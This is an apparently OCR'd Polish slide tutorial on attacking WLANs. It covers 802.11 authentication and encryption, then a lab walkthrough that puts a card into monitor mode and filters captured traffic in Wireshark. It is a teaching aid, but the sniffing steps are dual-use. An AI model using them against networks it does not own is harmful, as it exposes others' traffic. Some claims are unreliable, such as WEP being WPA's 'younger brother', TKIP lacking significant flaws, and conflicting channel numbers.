
Atak na WLAN.
Metodologia, narzędzia i praktyka.

Nawiązania sesji z punktem dostępu

- By sesja mogła być nawiązana klient musi wykryć w pierwszej kolejności czy sieć jest w ogóle dostępna, dlatego zostają przez niego wysłane komunikaty rozgłoszeniowe (ramki **probe request**) z prośbą o identyfikacje.
- Gdy sieć jest osiągalna w odpowiedzi na prośbę punkt dostępu wysyła odpowiedź w postaci **ramki probe response**.
- Po wymianie tych danych przychodzi pora na uwierzytelnienie, (szczegółowo o tym etapie za chwile), które może być realizowane w **trybie otwartym** (brak hasła, zostaje uwierzytelniony każdy) lub za pomocą znanego obu stronom klucza. Ostatnim krokiem nawiązywania sesji jest **kojarzenie** czyli proces w którym zostaje ustanowione łącze transmisji pomiędzy urządzeniami tworzącymi kanał komunikacyjny. Urządzenia mogą przesyłać dane pomiędzy sobą.


„Ukrycie” SSID sieci bezprzewodowej

- w określonym, ustalonym czasie celem rozgłoszenia obsługiwanej sieci WiFi wysyła tzw. ramki nawigacyjne (ramka **beacon**).
- W domyślnej konfiguracji urządzenia, włączone jest rozgłaszanie sieci, oznacza to nic innego, że rozgłaszane ramki **beacon** zawierają informację o SSID-dzie sieci bezprzewodowej. Tak więc by ukryć sieć WiFi należy wyłączyć domyślny mechanizm rozgłaszania sieci.
- Wyłączenie rozgłaszania spowoduje, że ramki **beacon** nie będą zawierać informacji o identyfikatorze sieci. Brak tej informacji utrudnia atak (lecz tylko nieznacznie)



Filtrowanie klientów na podstawie adresu MAC.

- Access point podczas prowadzenia procesu przekazywania danych musi znać adresy MAC urządzeń pomiędzy którymi prowadzona jest komunikacja, dlatego też można tak skonfigurować punkt dostępowy aby sprawdzał źródłowe adresy MAC.
- Podczas procesu rejestracji adresów MAC, AP porównuje uzyskane adresy z adresami MAC wprowadzonymi podczas konfiguracji urządzenia i na podstawie tak zdefiniowanej puli następuje proces zezwolenia bądź zabronienia na nawiązanie połączenia.



Uwierzytelnianie

- Podstawowym celem zastosowania **uwierzytelnienia** jest sprawdzenie tożsamości klienta, lecz nie jest to jedyne zadanie ponieważ podczas procesu uwierzytelnienia również jest generowany klucza sesji, który następnie jest wykorzystywany w procesie szyfrowania.
- Oba te procesy odbywają się w warstwie łącza danych modelu OSI czyli przed uzyskaniem przez klienta adresu IP.

WPA Pre-Shared Key (WPA-PSK

- wykorzystanie tego rozwiązania sprowadza uwierzytelnienie do wykorzystania wspólnego klucza znanego punktowi dostępowemu jak i wszystkim klientom budującym sieć.
- Klucz wykorzystywany jest do wygenerowania klucza szyfrowania, który zabezpiecza dane przesyłane pomiędzy hostem a punktem dostępu. Klucz wspólny może być złożony od 8 do 63 znaków ASCII.

WPA Enterprise

- w ramach działania tego mechanizmu wykorzystano do uwierzytelnienia standard IEEE 802.11x, który tak naprawdę swój początek miał w tradycyjnych sieciach przewodowych. Mechanizm działania sprowadza się do przekazania komunikatu uwierzytelniającego wysłanego przez hosta do zewnętrznego serwera RADIUS.
- Serwer w następnym kroku poprzez sprawdzenie swojej bazy danych podejmuje decyzję o zezwoleniu bądź odrzuceniu połączenia.
- Tego typu rozwiązanie najczęściej jest zaimplementowane w dużych sieciach korporacyjnych, ponieważ zastosowanie serwera, który centralnie zarządza uwierzytelnieniem zwalnia nas z konfiguracji każdego urządzenia z osobna. Standard 802.11x opisuje wykorzystanie protokołu EAP (ang. Extensible Authentication Protocol), który jest bazą dla innych mechanizmów uwierzytelniania, takich jak np. EAP-TTLS, PEAP czy EAP-FAST.

Szyfrowanie

- szyfrowanie to proces realizowany w warstwie drugiej i dotyczy komunikacji wymienianej pomiędzy hostem a punktem dostępowym. Szyfrowanie nie obejmuje źródłowego i docelowego adresu MAC oraz nie obejmuje ramek administracyjnych. Odszyfrowaniem danych zajmuje się Access Point, który następnie rozkodowane dane przesyła dalej połączeniem kablowym. Jeżeli mamy do czynienia z szyfrowaniem w warstwach wyższych np. używamy SSH ramki tego typu nie są modyfikowane.


- **WEP** (ang. Wired Equivalent Privacy) jest młodszym bratem standardu WPA i jako pierwszy mechanizm szyfrowania nie ustrzegł się błędów. Implementacja tego mechanizmu występuje w każdym urządzeniu bezprzewodowym celem zachowania kompatybilności z starszymi urządzeniami. Stosowanie tego typu zabezpieczenia jest **MOCNO** nie zalecane ze względu na prostotę i łatwość jego obejścia.

- **TKIP** (ang. Temporal Key Integrity Protocol). Protokół ten został zdefiniowany w poprawce standardu 802.11i i jego głównym zadaniem było szybkie i bezbolesne zastąpienie standardu WEP. TKIP, zresztą podobnie jak WEP, swoje działanie opiera o algorytm Rivest Cipher 4 (RC4), jednak wprowadzone poprawki naprawiają zaobserwowane błędy standardu WEP.
- Równolegle z TKIP rozwijany był standard AES-CCMP lecz w porównaniu z AES, TKIP nie potrzebuje dużego narzutu sprzętowego w postaci lepszych układów oferujących większą moc obliczeniową. Dziś każde nowe urządzenie obsługuje standard AES lecz z powodu braku istotnych luk w protokole TKIP jest on nadal powszechnie używany w wielu środowiskach.


- **AES-CCMP** (ang. Advanced Encryption Standard — Counter Mode with Cipher Block Chaining Message Authentication Code Protocol). AES korzysta z odrębnej metody szyfrowania i jest pozbawiony wielu potencjalnych problemów związanych z protokołem TKIP.
- Algorytm AES na potrzeby protokołu CCMP wykorzystuje 128 bitowe klucze. Jeżeli czytelniku masz możliwość wybrania tej metody to wybór taki będzie gwarantował Ci najwyższy poziom bezpieczeństwa. AES-CCMP jest zalecaną metodą szyfrowania.

Łamanie zabezpieczeń - przykład

- uruchamiamy AP i tworzymy nową sieć bezprzewodową (**TempWiFi** będzie w paśmie b i g na kanale 11**)**




- pozostawiamy włączoną opcję rozgłaszania sieci.




By przechwytywać pakiety należy nasłuchiwać sieci WLAN

- zaczynam od przygotowania i konfiguracji bezprzewodowej karty sieciowej
- Karta sieciowa została podłączona do komputera aby poznać nazwę interfejsu, która została przypisana do karty wydaj polecenie **ifconfig**.




- Polecenie **ifconfig** uwidacznia nam wszystkie aktywne interfejsy sieciowe. Karcie, która zostanie użyta do przechwytywania pakietów został przypisany interfejs **wlan1**.

- Aby uaktywnić konkretny interfejs w wierszu poleceń wydajemy polecenie **ifconfig <nazwa_interfejsu> up** natomiast by wyłączyć interfejs posłuż się komendą **ifconfig <nazwa_interfejsu> down**.
- Aby poznać wszystkie dostępne interfejsy bezprzewodowe wydaj polecenie **iwconfig**.



- By uzyskać informację o aktywnych sieciach bezprzewodowych wydaj polecenie

iwlist <interfejs> scan



- Dzięki poleceniu **iwlist** uzyskaliśmy informację o:
  - adres MAC punktu dostępowego,
  - używany kanał,
  - częstotliwość pracy urządzenia,
  - jakość sygnału,
  - szyfrowanie,
  - nazwa rozgłaszanej sieci,
  - obsługiwane prędkości.

- włączenie ukrywania sieci jak widać poniżej (pusty ESSID) nie chroni nas przed odkryciem podstawowych parametrów pracy sieci i faktu istnienia danej sieci WiFi

```
Cell 03 - Address: 00:1F:1F:0E:70:68
          Channel:11
          Frequency:2.462 GHz (Channel 11)
          Quality=69/70  Signal level=-41 dBm
          Encryption key:off
          ESSID:""
          Bit Rates:1 Mb/s; 2 Mb/s; 5.5 Mb/s; 11 Mb/s
          Bit Rates:6 Mb/s; 9 Mb/s; 12 Mb/s; 18 Mb/s; 24 Mb/s
                    36 Mb/s; 48 Mb/s; 54 Mb/s
          Mode:Master
          Extra:tsf=00000000037c7767
          Extra: Last beacon: 72ms ago
          IE: Unknown: 0000
          IE: Unknown: 010482848B96
          IE: Unknown: 03010B
          IE: Unknown: 050401030000
          IE: Unknown: 2A0104
          IE: Unknown: 32080C1218243048606C
          IE: Unknown: DD07000C4301000000
root@kali:~#
```

www.slow7.pl

- Rozpoczęcie przechwytywanie sprowadza się od przestawienia karty sieciowej w tryb umożliwiający nasłuch. W przypadku sieci WiFi mówimy o trybie monitoringu (RFMON mode, monitor mode).
- Procedura przygotowania karty do przeprowadzenia nasłuchu sprowadza się do (patrz poniżej):
  - wyłączenia interfejsu sieci bezprzewodowej – **ifconfig <nazwa_interfejsu> down**,
  - przełączenie karty w tryb monitoringu – **iwconfig <nazwa_interfejsu> mode monitor**,
  - ponownego włączenia interfejsu – **ifconfig <nazwa_interfejsu> up**,
  - sprawdzenia trybu pracy karty WiFi – **iwconfig <nazwa_interfejsu>**.


```
root@kali:~# ifconfig wlan1 down (1)
root@kali:~# iwconfig wlan1 mode monitor (2)
root@kali:~# ifconfig wlan1 up (3)
root@kali:~# iwconfig wlan1 (4)
wlan1     IEEE 802.11bg  Mode:Monitor  Frequency:2.412 GHz  Tx-Power=20 dBm
          Retry  long limit:7   RTS thr:off   Fragment thr:off
          Power Management:off
root@kali:~#
```

www.slow7.pl


- By móc zacząć rejestrować pakiety trzeba jeszcze upewnić się, że karta pracuje na prawidłowym kanale. Nasza testowa sieć pracuje na kanale 1 (polecenie **iwlist**) by przełączyć kartę na odpowiedni kanał wydaj polecenie
- **iwconfig <nazwa_interfejsu> channel <numer_kanału>**. Wprowadzone ustawienie zweryfikujesz po wydaniu polecenia **iwconfig**. W sekcji **frequency** podana jest częstotliwość na której aktualnie pracuje karta WiFi - 2,412 GHz odpowiada kanałowi pierwszemu.




- Od tej pory możliwe jest użycie narzędzi do rejestracji pakietów. Jednym z najlepszych narzędzi do przeprowadzenia sniffingu jest narzędzie Wireshark.
- Po uruchomieni programu musimy określić interfejs, który zostanie użyty do rejestracji przechwytywanych danych. Po wskazaniu interfejsu (w naszym przypadku wlan1) wybieramy **Start**.



Następuje proces rejestracji. Kolejne przechwycone pakiety powinny pojawiać się w głównym oknie programu.




- Aby dodać kolumny wykonaj następujące kroki:
  - z górnego menu wybierz **Edit** a następnie **Preferences**,
  - wskaż sekcję **Columns** i kliknij przycisk **Add**,
  - rozwiń menu **Field type**,
  - wskaż interesującą Cię opcję,
  - czynność powtórz celem dodania reszty kolumn.




- Gdy będziemy przeprowadzać analizę przechwyconego ruchu najczęściej będziemy zajmowali się ruchem pochodzącym od jednego punktu dostępowego bądź jednego, konkretnego hosta. Każdy AP ma nadany unikalny identyfikator sieci tzw. **BSSID** (ang. Basic Service Set Identifier), który tak naprawdę najczęściej jest adresem MAC bezprzewodowego interfejsu urządzenia (choć nie zawsze) a adres ten znajdziemy w **pakietach zarządzania** oraz w **pakietach zawierających dane**.
- Tak więc aby wyświetlić dane pochodzące od jednego punktu dostępowego w polu **Filter** programu **Wireshark** umieść następujące wyrażenie –

wlan.bssid eq <adres MAC> czyli w naszym przypadku umieszczamy wyrażenie **wlan.bssid eq 00:1F:1F:0E:70:68**. Wyrażenie **eq** (ang. equal – jest równe) można zastąpić symbolem **==** (podwójne równa się).



- Filtrować możemy również po adresie IP. Jeżeli znamy adres IP punktu dostępowego możemy użyć następujących filtrów:
  - **ip.addr == <adres_IP_AP>** czyli np. **ip.addr == 192.168.1.1** – filtr pokaże pakiety dotyczące wymiany danych w których uczestniczy host o zadanym adresie IP.
  - **ip.src == <adres_IP_AP>** czyli np. **ip.src == 192.168.1.1** - filtr wyświetla pakiety z źródłowego adresu IP.
  - **ip.dst == <adres_IP_AP>** czyli np. **ip.dst == 192.168.1.1** - filtr wyświetla pakiety przeznaczone dla żądanego adresu IP.



Dzięki zastosowaniu porównań oraz operatorów logicznych możemy budować bardzo rozbudowane filtry, które będą nam pokazywać pakiety, które spełnią zadane kryterium

Format angielski:	Format w stylu C:	Znaczenie:
eq	==	jest równe (equal)
ne	!=	nie jest równe (Not Equal)
gt	>	większe od (Greater than)
lt	<	mniejsze od (Less than)
ge	>=	większe lub równe (Greater or equal)
le	<=	mniejsze lub równe (Less or equal)

Format angielski:	Format w stylu C:	Znaczenie:
and	&&	AND (logiczne "I") – obydwa warunki muszą przyjąć wartość prawda
or	||	OR (logiczne "LUB") – jeden z warunków musi przyjąć wartość prawda
xor	^^	XOR (logiczne "XOR") - jeden i tylko jeden z warunków musi przyjąć wartość prawda
not	!	NOT (logiczne zaprzeczenie) - żaden z warunków nie może przyjąć wartości prawda

Przykłady

- **ip.addr==192.168.1.1 && ip.addr==192.168.1.100**

filtr wyświetlający pakiety, w których występują podane adresy I

- **ip.addr>= 192.168.1.1 && ip.addr <= 192.168.1.100**

filtr wyświetlający pakiety, w których adresy IP zawarte są pomiędzy podanymi (włącznie).

- **ip.addr==192.168.1.1 && ip.addr!=192.168.1.255** - filtr wyświetlający pakiety zawierające adres IP **192.168.1.1** z wykluczeniem pakietów, które zawierają adres **192.168.1.255**.
- **ip.addr==192.168.1.1 && http** – filtr wyświetlający ruch httpp

powiązany z adresem **192.168.1.1**

pop || imap || smtp – ruch poczty elektronicznej

- by zdefiniować kierunek ruchu filtry w których jest zawarte **ip.addr** możemy zmodyfikować dodając **ip.src** (źródłowy adres IP) bądź **ip.dst** (docelowy adres IP).

- W sytuacji, w której analizowany ruch pochodzi z różnych kanałów by wyświetlić ruch pochodzący z jednego kanału korzystamy z filtra – **radiotap.channel.freq == <częstotliwość>**.

Numer kanału	Dolna częstotliwość kanału [GHz]	Środkowa częstotliwość kanału [GHz]	Górna częstotliwość kanału [GHz]
1	2,401	**2,412**	2,423
2	2,406	**2,417**	2,428
3	2,411	**2,422**	2,433
4	2,416	**2,427**	2,438
5	2,421	**2,432**	2,443
6	2,426	**2,437**	2,448
7	2,431	**2,442**	2,453
8	2,436	**2,447**	2,458
9	2,441	**2,452**	2,463
10	2,446	**2,457**	2,468
11	2,451	**2,462**	2,473
12	2,456	**2,467**	2,478
13	2,461	**2,472**	2,483
14	2,473	**2,484**	2,495

- Jeżeli znamy adresy MAC urządzeń sieciowych możemy użyć filtrów, które pokażą nam pakiety zawierające te informacje. Skorzystamy z filtrów:
  - **wlan.sa**: source address
  - **wlan.ra**: receiver address
  - **wlan.ta**: transmitter address
  - **wlan.da**: destination addres

- Przypuśćmy, że mamy dwa hosty (dla uproszczenia pierwszy nazwijmy Cisco) o adresie MAC 00:25:9c:08:73:39 , oraz host drugi (Netgear) o adresie MAC 28:be:9b:34:50:72 i hosty te podłączone są do jednego AP o adresie MAC 00:1f:1f:0e:70:68.
- W naszym scenariuszu host Cisco wysyła informację do hosta Netgear. Wysłane pakiety w pierwszej kolejności trafiają do AP. Tak więc adresem **wlan.sa** będzie adres hosta Cisco - **00:25:9c:08:73:39** natomiast adresem **wlan.da** adres hosta Netgear - **28:be:9b:34:50:72**.
- Adres **wlan.ra** to adres AP czyli **00:1f:1f:0e:70:68**. Podczas przekazania pakietów od AP do hosta Netgear, adres **wlan.sa** oraz adres **wlan.da** nie ulegają zmianie natomiast pojawia się adres **wlan.ta**, który jest adresem MAC punktu dostępowego czyli **00:1f:1f:0e:70:68**.


- wyświetlenia konkretnego typu pakietu (bądź podtypu). Dlatego narzędzie **Wireshark** zostało również wyposażone w filtry, których zastosowanie gwarantuje nam wyświetlenie określonego rodzaju pakietów. Przykładowo by wyświetlić ramki typu **probe request** należy użyć filtru **wlan.fc.type_subtype eq 0x04**.

Rodzaj ramki	Filtr
Management frame	wlan.fc.type eq 0
Control frame	wlan.fc.type eq 1
Data frame	wlan.fc.type eq 2
Management frame	
Association request	wlan.fc.type_subtype eq 0x00
Association response	wlan.fc.type_subtype eq 0x01
Reassociation request	wlan.fc.type_subtype eq 0x02
Reassociation response	wlan.fc.type_subtype eq 0x03
Probe request	wlan.fc.type_subtype eq 0x04
Probe response	wlan.fc.type_subtype eq 0x05
Beacon	wlan.fc.type_subtype eq 0x08
ATIM	wlan.fc.type_subtype eq 0x09
Disassociate	wlan.fc.type_subtype eq 0x0A
Authentication	wlan.fc.type_subtype eq 0x0B
Deauthentication	wlan.fc.type_subtype eq 0x0C
Action frame	wlan.fc.type_subtype eq 0x0D
Control frame	
Block ACK requests	wlan.fc.type_subtype eq 0x18
Block ACK	wlan.fc.type_subtype eq 0x19
Power save poll	wlan.fc.type_subtype eq 0x1A
Request to send	wlan.fc.type_subtype eq 0x1B
Clear to send	wlan.fc.type_subtype eq 0x1C
ACK	wlan.fc.type_subtype eq 0x1D
Contention free period end	wlan.fc.type_subtype eq 0x1E
Contention free period end + Contention free period ack	wlan.fc.type_subtype eq 0x1F

